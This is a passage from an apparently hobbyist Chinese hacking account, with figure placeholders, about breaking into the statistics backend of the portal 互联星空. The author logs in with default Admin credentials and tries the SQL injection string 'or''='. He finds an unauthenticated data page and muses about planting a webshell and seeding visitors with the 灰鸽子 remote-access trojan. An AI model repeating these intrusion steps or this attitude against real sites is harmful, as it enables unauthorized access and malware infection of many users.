


图 3




图 4




图 5

在它的Admin目录中我还发现了一个名为Count.htm的文件，打开看了看源代码，原来这个文件是调用Script统计代码用的，去掉后面的调用代码，使用IE打开它的统计系统，成功来到

了后台！由于在统计代码中看到有Admin的参数，我就在帐号和密码处都添上了Admin（图6），可能是我的人品太好，竟然成功登录了，互联星空的访问量可真大啊（图7）！不过这个统计系统的后台功能太小了，也没有什么利用价值，但是我们可以控制它的统计系统了，还可以再加一个统计版块自己用，不过，我可不敢的！




图6




图7

我又回到首页的源代码中找路径，又看到一个类似于上面统计系统的地址，同样打开看看，他们俩是一个IP哦！

我尝试去访问这个IP，成功！但是其根目录下没有任何文件，于是，我猜想这个IP的服务器是互联星空专门用做统计的服务器，互连星空可真有钱啊！心里顿时感到了极度的不平衡！再来看这个统计系统的登录页面（图8），我试了N个密码，包括那个经典的'or''=',但是都失败了，郁闷哦！它总是提示说超时。




图8

从错误的页面上看（图9），好象这个统计系统还是依靠MS-SQL数据库运行的呢！而且还有“数据管理”呢！我随便一点，晕死了！这个页面居然也不用登录就可以直接看的（图10）！我想我们有可能拿到WEBSHELL，在其统计系统的调用代码中，加上一些“好代码”，互联星空的访问量又这么……如果那样的话，我的网络会不会因为灰鸽子上线的肉鸡太多而阻塞呢？！




图9

后来，我在其首页的源代码中找路径，有个Vnet的目录吸引了我的注意，打开看看，里面有很多目录（图11），但是不知道为什么他们各个目录中的文件都是一样的，为什么它放这么多一样的文件呢？只有去问互联星空了！

